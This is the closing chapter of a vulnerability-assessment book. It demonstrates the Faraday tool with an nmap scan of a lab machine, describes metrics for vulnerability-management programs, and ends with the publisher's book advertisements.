
Collaborative vulnerability management with Faraday v2.6

Faraday is a tool for collaborative vulnerability management. Instead of working in isolation, Faraday allows multiple penetration testers to work simultaneously and collect test data in one single place. Faraday is part of the default Kali Linux installation and can be accessed by navigating to **Applications** | **Reporting Tools** | **faraday IDE**.

The following screenshot shows the initial dashboard of the **faraday IDE** after starting the service:



Faraday also has a command-line console that can be used to initiate scans, as shown in the following screenshot:




```
>>> WELCOME TO FARADAY
[+] Current Workspace: sagar
[+] API: OK
[+] Faraday path set. Aliasing fplugin
[faraday](sagar) kali#  nmap -oX /root/.faraday/data/sagar_Nmap_output-2.95874315716.xml 192.168.25.129 2>&1 | tee -a tmp.ERr4wwfYGxdr2NGb3sklGjRT5ztT3

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 13:57 IST
Nmap scan report for 192.168.25.129
Host is up (0.00083s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
[faraday](sagar) kali# 
```

```
Welcome to Faraday!
[ INFO ]- 2018-08-08 13:57:17,794 - faraday.ModelController - Plugin Started: Nmap
[ INFO ]- 2018-08-08 13:57:20,308 - faraday.ModelController - Plugin Ended: Nmap
```

Notifications: 0 | Workspace status: 1 hosts, 23 services, 0 vulnerabilities. | Active workspace: **sagar** | Conflicts: 0

Once the scan is triggered from the Faraday console, the results start reflecting in the web dashboard, as shown in the following screenshot:



```
>>> WELCOME TO FARADAY
[+] Current Workspace: sagar
[+] API: OK
[+] Faraday path set. Aliasing fplugin
[faraday](sagar) kali#  nmap -oX /root/.faraday/data/sagar_Nmap_output-2.95874315716.xml
192.168.25.129 2>&1 | tee -a tmp.ERr4wwfYGxdr2NGb3sklGjRT5ztT3

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 13:57 IST
Nmap scan report for 192.168.25.129
Host is up (0.00083s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
```

```
Welcome to Faraday!
[ INFO ]- 2018-08-08 13:57:17,794 - faraday.ModelController - Plugin Started: Nmap
[ INFO ]- 2018-08-08 13:57:20,308 - faraday.ModelController - Plugin Ended: Nmap
```

Notifications: 0 | Workspace status: 1 hosts, 23 services, 0 vulnerabilities. | Active workspace: **sagar** | Conflicts: 0

Metrics

An organization may have a very robust vulnerability management program in place. However, there has to be some way by which the progress, success, or failure of the program can be measured. This is when metrics come in handy. Metrics are the key indicators of performance of the vulnerability management program. The organization leadership can take key decisions on strategy and budgeting based on the metrics. Metrics also help to showcase the overall security posture of the organization and raise an alarm for issues that need to be addressed as a priority.

Metrics can be derived based on the various compliance standards or can be completely customized based on the specific organizational needs. The section ahead describes a few such metrics and their relevance. These metrics can be reported at a frequency as per the organizational policy. These metrics can be best represented when shown using various charts, such as bar graphs, pie charts, line graphs, and so on.

Mean time to detect

It is always good to know about the existence of a vulnerability as soon as possible. **Mean time to detect** is a metric that essentially measures how long it would take before a vulnerability gets detected, throughout the organization. Ideally, it would be best to have the least value for this metric. For example, if a heart-bleed vulnerability got published today, then how long would it take to determine all the affected systems throughout the organization? Data for this metric can be published and compared on a quarterly basis, with the value for every quarter ideally lesser than the previous one.

Mean time to resolve

While it is important to detect vulnerabilities quickly, it is equally important to fix or mitigate the identified vulnerabilities quickly. The more the time a vulnerability is open, the more exposure it gives an attacker to exploit. **Mean time to resolve** is the metric that takes into consideration the average time interval taken to remediate any given vulnerability following its identification. Data for this metric can be published and compared on a quarterly basis, with the value for every quarter ideally lesser than the previous one.

Scanner coverage

Even if an organization has a robust vulnerability management program in place along with good scanning tools, it is important to know whether or not all assets are getting scanned. The **scanner coverage** metric measures the ratio of all known assets in the organization to those that actually get scanned. Assets could be in form of infrastructure components, such as operating system, databases, and so on, or application code blocks as well. Data for this metric can be published and compared on a quarterly basis, with the value for every quarter ideally greater than the previous one.

Scan frequency by asset group

Many vulnerability management programs are derived and driven by some of the compliance needs. While some of the compliance standards may require the assets to be scanned annually, other standards may even demand quarterly scans. This metric showcases the scan frequency of various asset groups.

Number of open critical/high vulnerabilities

Not every vulnerability can be of the same severity level. Vulnerabilities are usually classified in various categories, such as critical, high, medium, low, and informational. However, the ones with critical and high severity levels need to be given priority action. This metric gives a quick overview of all the open critical and high vulnerabilities within the organization. This helps the management in prioritizing vulnerability remediation. Data for this metric can be published and compared on a quarterly basis, with the value for every quarter ideally lesser than the previous one.

Average risk by BU, asset group, and so on

Every organization consists of different business units. This metric highlights the average risks classified based on the business units. There might be a few business units with minimal open risks while others might have multiple risks open that need priority attention.

Number of exceptions granted

Although it is good to fix all the vulnerabilities before making any system live in production, exceptions do occur. Business is always a priority and information security must always align and support with business objectives. So there might be a scenario where, due to some urgent business priorities, a system is made live in production with security exceptions. It then becomes extremely critical to keep a track of such exceptions and make sure they get fixed as per the plan. The **number of exceptions granted** metric helps track the number of vulnerabilities that have not been remediated and granted exceptions. Tracking this metric is important from audit perspectives. Data for this metric can be published and compared on a quarterly basis, with the value for every quarter ideally lesser than the previous one.

Vulnerability reopen rate

The **vulnerability reopen rate** metric helps measure the effectiveness of the remediation process. Once a vulnerability has been fixed, it should not reappear in any of the subsequent scans. If it is reoccurring even after remediation, that indicates a failure of the remediation process. A higher vulnerability reopen rate would indicate that the patching process is flawed. Data for this metric can be published and compared on a quarterly basis, with the value for every quarter ideally lesser than the previous one.

Percentage of systems with no open high/critical vulnerability

We have already seen earlier in this chapter different types of reports. The executive reports are the ones that are meant for the top-level executives within the organization who are more interested in knowing the status of critical and high severity vulnerabilities.

This metric indicates the percentage of total systems in which the critical and high severity vulnerabilities have been fixed or mitigated. This can give confidence in the overall remediation strategy of the organization.

Vulnerability ageing

A typical vulnerability management policy in an organization defines the time in which an identified vulnerability must be fixed or mitigated. Ideally, the time period for fixing the vulnerability as specified in the policy must be strictly followed. However, there might be exceptions where vulnerability mitigation has slipped the due dates. This metric attempts to identify vulnerabilities that have crossed the mitigation due date. Such vulnerabilities may need priority attention.

Summary


In this chapter, we learned about the importance of effective reporting along with some useful reporting tools. We also had an overview of the various metrics that are critical in measuring the success of the vulnerability management program.

This chapter essentially concludes the book. We have come a long way starting from the absolute security basics, setting up the assessment environment, going through various phases of vulnerability assessment and then covering some important procedural aspects like vulnerability scoring, threat modelling, patching, reporting and metrics.

Thanks for reading the book and hope that it gave the essential insights into the entire vulnerability assessment process.

Other Books You May Enjoy


If you enjoyed this book, you may be interested in these other books by Packt:


Network Security with pfSense
Architect, deploy, and operate enterprise-grade firewalls
Packt>
www.packt.com
By Manuj Aggarwal

Network Security with pfSense
Manuj Aggarwal

ISBN: 978-1-78953-297-5

- Understand what pfSense is, its key features, and advantages
- Configure pfSense as a firewall
- Set up pfSense for failover and load balancing
- Connect clients through an OpenVPN client
- Configure an IPsec VPN tunnel with pfSense
- Integrate the Squid proxy into pfSense



Network Analysis using Wireshark 2 Cookbook - Second Edition
Nagendra Kumar Nainar, Yogesh Ramdoss, Yoram Orzach

ISBN: 978-1-78646-167-4

- Configure Wireshark 2 for effective network analysis and troubleshooting
- Set up various display and capture filters
- Understand networking layers, including IPv4 and IPv6 analysis
- Explore performance issues in TCP/IP
- Get to know about Wi-Fi testing and how to resolve problems related to wireless LANs
- Get information about network phenomena, events, and errors
- Locate faults in detecting security failures and breaches in networks

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

Index